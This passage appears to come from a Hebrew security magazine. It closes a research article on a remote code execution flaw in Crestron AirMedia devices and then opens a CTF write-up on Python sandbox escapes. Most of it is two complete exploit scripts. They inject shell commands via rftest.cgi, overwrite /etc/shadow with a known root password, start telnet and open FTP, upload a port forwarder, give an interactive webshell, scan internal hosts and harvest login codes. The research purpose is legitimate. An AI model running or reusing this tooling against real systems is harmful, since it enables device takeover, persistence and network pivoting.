3. יש הבדל משמעותי ביותר בין מחקר על מערכת "יבשה" לבין תקיפת מערכת זהה בעולם "האמיתי".

כולנו תקווה שמאמר זה הצליח לשקף בצורה טובה ובהירה את התהליך שעברנו, את דרך המחשבה שלנו, ואת כיווני המחקר שצדענו בהם, גם האלה שלא הובילו אותנו לתוצאה סופית טובה וגם האלה שבסופו של דבר הביאו לנו את מטרתנו.

אחרי הכל, כתבנו כלי קטן שעושה אוטומציה לכל מה שקראתם במאמר. תוכלו למצוא אותו ב-Github שלי[8]. מקווים שנהנתם בעת הקריאה!

תודות

תודה רבה לאפיק קסטיאל על העזרה בתרגום המאמר.

[8] https://github.com/ytisf/RandomGoodness/CrestronAirMediaRCE.py

נספחים

נספח א' - הפלט של הסריקה ב-nmap

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-19 10:12 SE Asia Standard Time

Nmap scan report for {IP}
Host is up (0.000030s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE        VERSION
80/tcp   open  http           lighttpd 1.4.37
389/tcp  open  ldap?
443/tcp  open  ssl/http       lighttpd 1.4.37
515/tcp  open  printer?
1688/tcp open  nsjtp-data?
3268/tcp open  globalcatLDAP?
8080/tcp open  http-proxy?
3 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port515-TCP:V=7.40%I=7%D=9/19%Time=5BA1BEAB%P=i686-pc-windows-windows%r
SF:(NULL,C,"wppib\0\0\x10\0\0\0\0")%r(Help,C,"wppib\0\0\x10\0\0\0\0")%r(LP
SF:DString,C,"wppib\0\0\x10\0\0\0\0")%r(TerminalServer,C,"wppib\0\0\x10\0\
SF:0\0\0")%r(GenericLines,C,"wppib\0\0\x10\0\0\0\0")%r(HTTPOptions,C,"wppi
SF:b\0\0\x10\0\0\0\0")%r(RTSPRequest,C,"wppib\0\0\x10\0\0\0\0")%r(DNSStatu
SF:sRequest,C,"wppib\0\0\x10\0\0\0\0")%r(X11Probe,C,"wppib\0\0\x10\0\0\0\0
SF:")%r(LDAPBindReq,C,"wppib\0\0\x10\0\0\0\0")%r(LANDesk-RC,C,"wppib\0\0\x
SF:10\0\0\0\0")%r(NCP,C,"wppib\0\0\x10\0\0\0\0")%r(WMSRequest,C,"wppib\0\0
SF:\x10\0\0\0\0")%r(afp,C,"wppib\0\0\x10\0\0\0\0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1688-TCP:V=7.40%I=7%D=9/19%Time=5BA1BEC5%P=i686-pc-windows-windows%
SF:r(RPCCheck,2B,"AudioPro\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(SSLSessionReq,2B,"AudioPro\x14\x10\
SF:x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"
SF:)%r(TLSSessionReq,2B,"AudioPro\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(Kerberos,2B,"AudioPro\x14\x1
SF:0\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0")%r(SMBProgNeg,2B,"AudioPro\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(FourOhFourRequest,2B,"AudioPr
SF:o\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0")%r(LDAPSearchReq,2B,"AudioPro\x14\x10\x02\0\0\xacD\x20\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(SIPOptions,2B,"Aud
SF:ioPro\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0")%r(NotesRPC,2B,"AudioPro\x14\x10\x02\0\0\xacD\x20\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(WMSRequest,2B,"Audi
SF:oPro\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0")%r(giop,2B,"AudioPro\x14\x10\x02\0\0\xacD\x20\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8080-TCP:V=7.40%I=7%D=9/19%Time=5BA1BEC7%P=i686-pc-windows-windows%
SF:r(Socks4,C,"wppib\0\0\x10\0\0\0\0")%r(GenericLines,C,"wppib\0\0\x10\0\0
SF:\0\0")%r(DNSStatusRequest,C,"wppib\0\0\x10\0\0\0\0")%r(Help,C,"wppib\0\
SF:0\x10\0\0\0\0")%r(LPDString,C,"wppib\0\0\x10\0\0\0\0")%r(LDAPBindReq,C,
SF:"wppib\0\0\x10\0\0\0\0")%r(LANDesk-RC,C,"wppib\0\0\x10\0\0\0\0")%r(Term
SF:inalServer,C,"wppib\0\0\x10\0\0\0\0")%r(NCP,C,"wppib\0\0\x10\0\0\0\0")%
SF:r(afp,C,"wppib\0\0\x10\0\0\0\0");
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=9/19%OT=80%CT=1%CU=30146%PV=Y%DS=2%DC=I%G=Y%TM=5BA1BF4
OS:2%P=i686-pc-windows-windows)SEQ(SP=C4%GCD=1%ISR=C8%TI=Z%II=I%TS=8)OPS(O1
OS:=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11NW
OS:6%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=
OS:Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 158.57 seconds
Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-19 10:44 UTC
Initiating Ping Scan at 10:44
Scanning localhost (127.0.0.1) [2 ports]
Completed Ping Scan at 10:44, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 10:44
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 25/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 5432/tcp on 127.0.0.1
Discovered open port 3333/tcp on 127.0.0.1
Completed Connect Scan at 10:44, 0.03s elapsed (1000 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000072s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
443/tcp  open  https
3333/tcp open  dec-notes
5432/tcp open  postgresql
```

נספח ב' - הפלט של Binwalk

```
$ binwalk AM-100_firmware_1.5.0.4_6506508_WM8440.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
512           0x200           CramFS filesystem, little endian, size: 25186304, version 2,
sorted_dirs, CRC 0x904C4F6B, edition 0, 11169 blocks, 1163 files
30409216      0x1D00200       uImage header, header size: 64 bytes, header CRC:
0x81700932, created: 2015-06-18 09:22:00, image size: 1828396 bytes, Data Address: 0x8000,
Entry Point: 0x8000, data CRC: 0x240A125D, OS: Linux, CPU: ARM, image type: OS Kernel
Image, compression type: none, image name: "Linux-2.6.32.9-default"
30409280      0x1D00240       Linux kernel ARM boot executable zImage (little-endian)
30421777      0x1D03311       gzip compressed data, maximum compression, from Unix, last
modified: 2015-06-18 09:22:00
33196229      0x1FA88C5       Certificate in DER format (x509 v3), header length: 4,
sequence length: 755
33196253      0x1FA88DD       Certificate in DER format (x509 v3), header length: 4,
sequence length: 753
33254176      0x1FB6B20       U-Boot version string, "U-Boot 1.1.4 (Mar  6 2012 -
15:16:37)"
33260000      0x1FB81E0       CRC32 polynomial table, little endian
33261216      0x1FB86A0       CRC32 polynomial table, little endian
33358662      0x1FD0346       U-Boot version string, "U-Boot 1.1.4 (Mar  6 2012 -
15:16:37)"
33358839      0x1FD03F7       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33359189      0x1FD0555       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33359371      0x1FD060B       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33359435      0x1FD064B       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33424198      0x1FE0346       U-Boot version string, "U-Boot 1.1.4 (Mar  6 2012 -
15:16:37)"
33424375      0x1FE03F7       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33424725      0x1FE0555       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33424907      0x1FE060B       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
33424971      0x1FE064B       U-Boot version string, "U-Boot 1.1.4 (May 26 2011 -
16:50:56)"
```

```
#!/usr/bin/env python3

import re
import ssl
import json
import socket
import urllib.parse
import urllib.request

from requests.utils import quote


SSL_PORT = 443
SSL_PREFIX = "https://"
HOST = "{IP}"
TOKEN = "xxx"
PATH = "/cgi-bin/rftest.cgi"


HEADER_DYNAMIC = [
    r'(Date\:\s.+20.+GMT)', r'(Expires\:\s.+20.+GMT)'
]
HEADER_STATIC = [
    'Connection: close', 'Transfer-Encoding: chunked',
    'Content-Type: text/html', 'X-XSS-Protection: 1; mode=block',
    'Cache-Control: public, must-revalidate, proxy-revalidate, max-age=604800',
    'Strict-Transport-Security: max-age=31536000; includeSubDomains; preload',
    'X-Frame-Options: sameorigin', 'Connection: close', 'Server: lighttpd/1.4.37'
]

ssl._create_default_https_context = ssl._create_unverified_context
socket.setdefaulttimeout(10)

def parse_output(header, body):
    # Handle the Headers
    header_temp = header
    for r in HEADER_STATIC:
        header_temp = header_temp.replace(r, "")
    header_temp = header_temp.strip()

    # Handle the Body
    body_temp = body[:body.find("<!DOCTYPE html PUBLIC")]
    for r in HEADER_STATIC:
        body_temp = body_temp.replace(r, "")
    body_temp = body_temp.strip()

    # Conjoin and remove dynamic headers:
    all_temp = header_temp + body_temp
    for reg in HEADER_DYNAMIC:
        all_temp = re.sub(reg, '', all_temp)

    # Cleanup on isle [:-4]!
    if all_temp[-4:] == "1024":
        all_temp = all_temp[:-4]
    elif all_temp[-4:] == "0fe5":
        all_temp = all_temp[:-4]

    return all_temp.strip()


def send_request(command="ls"):
    data = {
        "ATE_COMMAND": "REPLACEME",
        "ATECHANNEL": "",
        "ATETXLEN": "",
        "ATETXCNT": "",
        "ATETXMODE": "",
        "ATETXBW": "",
        "ATETXGI": "",
        "ATETXMCS": "",
        "ATETXANT": "",
```

```
        "ATERXANT": "",
        "ATERXFER": "",
        "ResetCounter": "",
        "ATEAUTOALC": "",
        "ATEIPG": "",
        "ATEPAYLOAD": "",
        "ATE": "TXCONT"
    }
    data = bytes(urllib.parse.urlencode(data).encode())
    data = data.replace(bytes("REPLACEME".encode()), bytes(quote(command, 
safe='').encode()))
    handler = urllib.request.urlopen('%s%s%s?%s' % (SSL_PREFIX, HOST, PATH, TOKEN), data
);
    resp_body = handler.read().decode('utf-8')
    resp_headers = handler.headers.as_string()
    return (resp_headers, resp_body)

commands = ["ls /", "whoami"]
for command in commands:
    head, body = send_request(command)
    output = parse_output(head, body)
    print("["+command+"] \x1b[0;36;40m" + output + "\x1b[0m")
```

```
#!/usr/bin/python

import re
import ssl
import sys
import time
import socket
import random
import ftplib
import urllib
import inspect

try:
    import httplib
except:
    pass
import telnetlib

# Globals
SSLPORT = 443
PORT_FORWARING_BINARY = 'portforward'
BANNER = ""
socket.setdefaulttimeout(5)


def _FTPUpload(host, file_path):
    try:
        fh = open(file_path, 'rb')
    except:
        __print("Could not find file %s" % file_path, 2)
        return False

    if "/" in file_path:
        file_name = file_path.split("/")[:-1]
    else:
        file_name = file_path

    try:
        session = ftplib.FTP(host, 'root', '')
        session.storbinary('STOR /mnt/%s' % file_name, fh)
        fh.close()
        session.quit()
        __print("File '%s' uploaded to '/mnt/%s'" % (file_path, file_name), 1)
        return True
    except:
        __print("Failed to upload file '%s'" % file_name, 2)
        return False


def __print(text, level=0):
    """
    0 = No texting
    1 = Good!
    2 = Bad
    """
    GREEN = '\033[92m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'
    if level == 0:
        sys.stdout.write("[ ]\t[%s] %s.\n" % (inspect.stack()[1][3], text))
        return True
    elif level == 1:
        sys.stdout.write("%s[+]%s\t[%s] %s.\n" % (GREEN, ENDC, inspect.stack()[1][3], text))
        return True
    elif level == 2:
        sys.stdout.write("%s[-]%s\t[%s] %s.\n" % (FAIL, ENDC, inspect.stack()[1][3], text))
        return True
    else:
        return False


def _TelnetCommand(host, command):
```

```
    user = "root"
    password = "toor"
    try:
        tn = telnetlib.Telnet(host)
        tn.read_until("login: ")
        tn.write(user + "\n")
        if password:
            tn.read_until("Password: ")
            tn.write(password + "\n")
        tn.write("%s\n" % command)
        tn.write("exit\n")
    except:
        __print("Telnet failed. Have you opened it?", 2)
        return False
    try:
        output = str(tn.read_all())
        start = output.find("# %s" % command) + len(command) + 2
        end = output.find("# exit") - 1
        return output[start:end]
    except:
        __print("Command was executed but got no output", 1)
        return True


def _testPort(host, port):
    try:
        sock = socket.socket()
        sock.connect((host, port))
        sock.close()
        return True
    except:
        return False


def _sendCommand(host, command):
    actual_data = {
        'ATE_COMMAND': command,
        'ATECHANNEL': "",
        'ATETXLEN': "",
        'ATETXCNT': "",
        'ATETXMODE': "",
        'ATETXBW': "",
        'ATETXGI': "",
        'ATETXMCS': "",
        'ATETXANT': "",
        'ATERXANT': "",
        'ATERXFER': "",
        'ResetCounter': "",
        'ATEAUTOALC': "",
        'ATEIPG': "",
        'ATEPAYLOAD': "",
        'ATE': "TXCONT"
    }
    params = urllib.urlencode(actual_data)
    headers = {
        "Content-type": "application/x-www-form-urlencoded",
        "Accept": "text/plain"}
    try:
        conn = httplib.HTTPSConnection("%s:443" % host, context=ssl._create_unverified_context())
        conn.request("POST", "/cgi-bin/rftest.cgi?lang=en&src=AwServicesSetup.html", params, headers)
    except:
        __print("Error connecting to %s:443. Are you sure it's open?" % host, 2)
        return False
    try:
        response = conn.getresponse()
        data = response.read()
    except ssl.SSLError as e:
        if "&" in command:
            return False
        else:
            __print("Timeout for executing command '%s' on host '%s'" % (command, host))
            return False
    conn.close()
    retme = data[:data.find("Content-Type: text/html")]
```

```
    if "<input type=\"button\" value=\"Stop\" onClick=\"Stop();\" />" in retme:
        return ""
    else:
        return retme


def _startTelnet(host):
    if _testPort(host, 23):
        __print("Port 23 already open on host '%s'" % host, 0)
        return
    else:
        __print("Telnet services seemed closed on '%s'. Trying to start it now" % host)
    _sendCommand(host, "mount -o remount,rw /")
    _sendCommand(host,
                 "echo
'root:$6$4TUqmrlm$BnnELTN1V8EcmeN.dmOtXKyFZgEH8ve9GMfJ3AgXxBODe/BZXC7kW3d.tt0esADRHksyHmHt
mrj6G15Oc9E6j0:17156:0:99999:7:::' > /etc/shadow")
    _sendCommand(host, "/usr/sbin/telnetd start")

    if _testPort(host, 23):
        __print("Telnet service had been enabled on %s. Credentials are root:toor" % host,
1)
    else:
        __print("Telnet service had NOT been enabled on %s" % host, 2)
    return


def _startFTP(host):
    if _testPort(host, 21):
        __print("Port 21 already open on host '%s'" % host, 0)
        return
    else:
        __print("FTP services seemed closed on '%s'. Trying to start it now" % host)
    _TelnetCommand(host, "tcpsvd -vE 0.0.0.0 21 ftpd -w / &")
    if _testPort(host, 21):
        __print("FTP service had been enabled on %s. No credentials required" % host, 1)
    else:
        __print("FTP service had NOT been enabled on %s" % host, 2)
    return


def _ChangeBanner(host, new_banner):
    _sendCommand(host, "echo %s > /etc/motd" % new_banner)
    return


def _SetupForwarding(to_host, from_host):
    if _testPort(from_host[0], 21):
        ftp = True
    else:
        __print("Please enable FTP service before continuing", 2)
        return False

    if _testPort(from_host[0], 23):
        telnet = True
    else:
        __print("Please enable Telnet service before continuing", 2)
        return False

    _FTPUpload(from_host[0], PORT_FORWARING_BINARY)
    output = _TelnetCommand(from_host[0], 'chmod +x /mnt/portforward')
    output = _TelnetCommand(from_host[0], '/mnt/portforward %s %s %s &' % (from_host[1],
to_host[0], to_host[1]))
    time.sleep(1)
    if _testPort(from_host[0], int(from_host[1])):
        __print(
            "Port forwarding from %s:%s --> %s:%s is enabled" % (from_host[0],
from_host[1], to_host[0], to_host[1]), 1)
        return True
    else:
        __print("Port forwarding from %s:%s --> %s:%s Failed" % (from_host[0],
from_host[1], to_host[0], to_host[1]), 2)
        return True
```

```
def _PortScan(creston_host, ip_to_scan, ports=[22, 21, 23, 135, 139, 445, 88, 80, 443],
verbosity=True):
    __print("Starting port scan from '%s' on '%s'" % (creston_host, ip_to_scan))
    for port in ports:
        a = _sendCommand(creston_host, 'nc -w1 %s %s' % (ip_to_scan, port))
        if "nc: timed out" in a:
            if verbosity:
                __print("%s:%s is closed" % (ip_to_scan, port), 2)
        elif a == "":
            if verbosity:
                __print("%s:%s is probably closed" % (ip_to_scan, port), 2)
        else:
            __print("%s:%s is open" % (ip_to_scan, port), 1)
    __print("Port scan on '%s' done" % ip_to_scan)
    return True


def _Resolve(host, dns_name):
    command = "ping -c 2 %s " % (dns_name)
    output = _TelnetCommand(host=host, command=command)
    ip_candidates = re.findall(r"\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b", output)
    if ip_candidates:
        output = set()
        for x in ip_candidates:
            output.add(x)
        __print("DNS '%s' was resolved to '%s' by '%s'" % (dns_name, list(output), host),
1)
        return True
    else:
        __print("Could not resolve '%s' with '%s'" % (host, dns_name), 2)
        return False


def _setCodeHarvestingOn(host):
    __print("Starting to upload file and save script", level=0)
    bash_script = ["#!/bin/sh",
                   "while true",
                   "do",
                   "  echo '<HTML><head><title>Code Service</title></head><body><h1>' >
/home/http/code.html",
                   "  grep RefreshLoginCode /mnt/loggy.log >> /home/http/code.html",
                   "  echo '</h1></body></html>' >> /home/http/code.html",
                   "  sleep 5",
                   "done"
                   ]

    _sendCommand(host, "/mnt/wpsd/stopWPSD.sh")
    _sendCommand(host, "rm /mnt/loggy.log")
    time.sleep(5)
    _sendCommand(host, "/mnt/scdecapp &> /mnt/loggy.log")
    _sendCommand(host, "echo \"\" > /mnt/documenter.sh")
    for line in bash_script:
        _sendCommand(host, "echo \"%s\" >> /mnt/documenter.sh" % line)
    _sendCommand(host, "sh /mnt/documenter.sh &")
    return


def _initializeCompromise(host):
    _startTelnet(host)
    _startFTP(host)
    return


def main():
    MY_HOST = "10.120.198.145"
    __print("Welcome. I will initialize compromise now on %s" % MY_HOST, 0)
    _initializeCompromise(MY_HOST)
    __print("Host %s is ready for your commands" % MY_HOST, 1)
    """
    Available stuff:
    ---------------
        _FTPUpload(MY_HOST, 'portforward')
        _ChangeBanner(MY_HOST, "Hello World!")
```

```
        _PortScan(MY_HOST, '192.168.1.1', verbosity=False)
        _setCodeHarvestingOn(MY_HOST)
        _sendCommand(MY_HOST, 'echo `ping -c 1 contoso.local` > /tmp/ipresolution')
        _SetupForwarding(to_host=('192.168.1.1', 443), from_host=(MY_HOST, 9999))
    """


def StartTerminal():
    variables = {}
    print(BANNER)
    while True:
        date_time = time.strftime("%d/%m/%Y-%H:%M:%S")
        SHABANG = "\033[94m%s #>\033[0m " % date_time
        try:
            req = raw_input(SHABANG)
        except KeyboardInterrupt:
            print("")
            __print("Geeez, don't be an ass. Use 'exit' or 'quit' next time ..", 0)
            sys.exit(0)

        if req.strip() in ['quit', 'exit']:
            __print("Goodbye..", 0)
            print("")
            sys.exit(0)

        elif req.strip() == 'telnet':
            try:
                host = variables['host']
            except:
                try:
                    host = variables['HOST']
                except:
                    __print("You must specify a 'HOST' variable with the 'set' command", 2)
                    continue
            _startTelnet(host)
            continue

        elif req.strip() == 'webshell':
            try:
                host = variables['host']
            except:
                try:
                    host = variables['HOST']
                except:
                    __print("You must specify a 'HOST' variable with the 'set' command", 2)
                    continue
            while True:
                date_time = time.strftime("%d/%m/%Y-%H:%M:%S")
                shaby = "#> "
                try:
                    req = raw_input(shaby)
                except KeyboardInterrupt:
                    __print("Breaking from webshell", 0)
                    break
                cmd = req.strip()
                if cmd == 'quit' or cmd == 'exit':
                    print("\tExiting from shell")
                    break
                else:
                    cmd_output = _sendCommand(host, cmd)
                    output = cmd_output.split("\n")
                    for line in output:
                        print("\t%s" % line)
                    continue

        elif req.strip() == 'run':
            try:
                host = variables['host']
            except:
                try:
                    host = variables['HOST']
                except:
                    __print("You must specify a 'HOST' variable with the 'set' command", 2)
                    continue
```

```
        try:
            command = variables['command']
        except:
            try:
                command = variables['COMMAND']
            except:
                __print("You must specify a 'command' variable with the 'set' command", 2)
                continue
        __print("\n%s\n" % _sendCommand(host, command), 1)
        continue

    elif req.startswith("forward "):
        try:
            host = variables['host']
        except:
            try:
                host = variables['HOST']
            except:
                __print("You must specify a 'HOST' variable with the 'set' command", 2)
                continue
        no_cmd = req.strip()[len("forward "):]
        try:
            from_port, to_host, to_port = no_cmd.split(" ")
            int(from_port)
            int(to_port)
        except:
            if req.strip() == "forward killall":
                _sendCommand(host, 'pkill portforward')
                __print("Killed all forwarders", 1)
            else:
                __print("Please use like; 'forward 2225 10.0.0.138 80'", 2)
            continue

        _SetupForwarding(to_host=(to_host, to_port), from_host=(host, from_port))
        continue

    elif req.strip() == "code_harvester":
        try:
            host = variables['host']
        except:
            try:
                host = variables['HOST']
            except:
                __print("You must specify a 'HOST' variable with the 'set' command", 2)
                continue
        _setCodeHarvestingOn(host)
        continue

    elif req.startswith("run "):
        try:
            host = variables['host']
        except:
            try:
                host = variables['HOST']
            except:
                __print("You must specify a 'HOST' variable with the 'set' command", 2)
                continue
        __print("\n%s\n" % _sendCommand(host, req[4:].strip()), 1)
        continue

    elif req.startswith("telnet_run "):
        try:
            host = variables['host']
        except:
            try:
                host = variables['HOST']
            except:
                __print("You must specify a 'HOST' variable with the 'set' command", 2)
                continue
        __print("\n%s\n" % _TelnetCommand(host, req[len('telnet_run '):].strip()), 1)
        continue

    elif req.strip() == 'ftp':
        try:
```

```
                host = variables['host']
            except:
                try:
                    host = variables['HOST']
                except:
                    __print("You must specify a 'HOST' variable with the 'set' command", 2)
                    continue
            _startFTP(host)
            continue

        elif req.strip() == "":
            # Command is empty
            continue

        elif req.strip().startswith("set "):
            try:
                a = req.replace("set ", "")
                var_name = a[:a.find(" ")]
                var_value = a[a.find(" ") + 1:]
                variables[var_name] = var_value
                __print("%s --> %s" % (var_name, var_value), 1)
                continue
            except:
                __print("Use 'set' like 'set HOST 192.168.1.1'", 2)
                continue

        elif req.strip() == "show":
            for key, val in variables.items():
                __print("'\033[1m%s\033[0m' --> '%s'" % (key, val), 0)
            continue

        elif req.strip() == 'help':
            print("Use one of the following:")
            print("\tset key value - to set variables.")
            print("\ttelnet - will attempt to exploit and start telnet service.")
            print("\ttelnet_run - will run a command via telnet.")
            print("\trun - will run a command via webshell.")
            print("\tforward - setup port forwarding like 'forward lport rhost rport'.")
            print("\tforward killall - kills all portforwarding.")
            print("\twebshell - will drop you into a command prompt via webshell.")
            print("\tcode_harvester - setup http://ip/code.html which will show login codes.")
            print("\tftp - will attempt to start FTP service AFTER telnet had been activated.")
            print("\tshow - show all variables.")
            print("\thelp - shows this help menu.")
            print("\texit, quit - exit this script.")
            continue

        else:
            __print("Command '%s' is unknown to me" % req.strip(), 2)
            continue


if __name__ == "__main__":
    StartTerminal()
```

Exploiting The Abyss: Pysandbox Escape

מאת יונתן ארז (JohnE) ורתם חן (Thankjnv)

הקדמה

בתאריכים ה-6-12/08/2018 התקיימה התחרות TJCTF שבמסגרתה קבוצות שונות מרחבי העולם התחרו זו בזו באתגרי אבטחת מידע שונים. אתגר אחד היה מיוחד ותפס את תשומת ליבנו - The Abyss. האתגר היה אתגר מסוג- Pysandbox/Python jail בגרסה פייתון2.

לאורך המאמר נתייחס לעבודה מול הגרסה הזאת (פייתון 2.7 במפרש הדיפולטיבי CPython).

באתגרים מסוג Pysandbox אנחנו נדרשים לנצל את הגמישות של השפה פייתון כדי לעקוף חסימות של מילים ותווים על מנת להריץ קוד "לא בטוח", אשר נותן לנו שליטה מסוימת על השרת המרוחק או הדלפה של מידע (דגל). לרוב הדגל מאוחסן בקובץ שנמצא על השרת באותה תיקייה בה האתגר רץ.

הקוד שלנו (שנשלח כמחרוזת לתכניות שמריצות את האתגר) יורץ לרוב על ידי הפונקציה eval, או תחת exec.
ניתן לקרוא על המבוא לנושא בהרחבה במאמר שכתב תומר זית.

במאמר שלפניכם נציג שיטות שונות לפתירת אתגרי pysanbox, את האתגר שעליו עבדנו ואת את הטכניקה החדשה שמצאנו. בסוף המאמר גם נוסיף טיפים שיעזרו לכם להתמודד מול אתגרים מהסוג הנ"ל וטריק קטן שיהפוך את האתגר שלכם לקשוח במיוחד (מיועד למחברי אתגרים).

במאמר זה אנחנו מסתמכים על כך שלקורא יש רקע בסיסי בפייתון. אם אינכם מנוסים בתחום ה- **Pysandbox** אנחנו ממליצים שתעברו על כל המאמר אך אם יש לכם ניסיון באתגרים מהסוג הנ"ל ואתם שולטים בשפה, אתם יכולים לדלג ישר לדרך הפתרון החדשה שמצאנו ולטריק לכותבי **pysandbox** מרושעים.

שיטות נפוצות להתמודדות עם אתגרי Pysandbox

שימוש ב-builtins:

ניתן להשתמש במודול __builtin__ המכיל פונקציות וטיפוסים אשר בנויים בתוך המפרש (interpreter)[9].

```
>>> dir(__builtins__)
['ArithmeticError', 'AssertionError', 'AttributeError', 'BaseException', 'BufferError',
'BytesWarning', 'DeprecationWarning', 'EOFError', 'Ellipsis', 'EnvironmentError', 'Excep
tion', 'False', 'FloatingPointError', 'FutureWarning', 'GeneratorExit', 'IOError', 'Impo
rtError', 'ImportWarning', 'IndentationError', 'IndexError', 'KeyError', 'KeyboardInterr
upt', 'LookupError', 'MemoryError', 'NameError', 'None', 'NotImplemented', 'NotImplement
edError', 'OSError', 'OverflowError', 'PendingDeprecationWarning', 'ReferenceError', 'Ru
ntimeError', 'RuntimeWarning', 'StandardError', 'StopIteration', 'SyntaxError', 'SyntaxW
arning', 'SystemError', 'SystemExit', 'TabError', 'True', 'TypeError', 'UnboundLocalErro
r', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeError', 'UnicodeTranslateError',
 'UnicodeWarning', 'UserWarning', 'ValueError', 'Warning', 'WindowsError', 'ZeroDivision
Error', '_', '__debug__', '__doc__', '__import__', '__name__', '__package__', 'abs', 'al
l', 'any', 'apply', 'basestring', 'bin', 'bool', 'buffer', 'bytearray', 'bytes', 'callab
le', 'chr', 'classmethod', 'cmp', 'coerce', 'compile', 'complex', 'copyright', 'credits'
, 'delattr', 'dict', 'dir', 'divmod', 'enumerate', 'eval', 'execfile', 'exit', 'file', '
filter', 'float', 'format', 'frozenset', 'getattr', 'globals', 'hasattr', 'hash', 'help'
, 'hex', 'id', 'input', 'int', 'intern', 'isinstance', 'issubclass', 'iter', 'len', 'lic
ense', 'list', 'locals', 'long', 'map', 'max', 'memoryview', 'min', 'next', 'object', 'o
ct', 'open', 'ord', 'pow', 'print', 'property', 'quit', 'range', 'raw_input', 'reduce',
'reload', 'repr', 'reversed', 'round', 'set', 'setattr', 'slice', 'sorted', 'staticmetho
d', 'str', 'sum', 'super', 'tuple', 'type', 'unichr', 'unicode', 'vars', 'xrange', 'zip'
]
>>>
```

במידה ונחסמה לנו גישה ישירה ל-__builtin__, אפשר להגיע אליו דרך הפונקציה globals שנמצאת בכל מפרש של פייתון. הפונקציה globals מחזירה מילון שמכיל את כל המשתנים שמוגדרים ב-namespace הגלובלי שבו הוגדרה הפונקציה.

```
>>> globals()
{'__builtins__': <module '__builtin__' (built-in)>, '__name__': '__main__', '__d
oc__': None, '__package__': None}
```

בין ה-items הללו נוכל למצוא את המודול __builtin__ שאליו נוכל לגשת דרך המפתח "__builtins__" במילון.

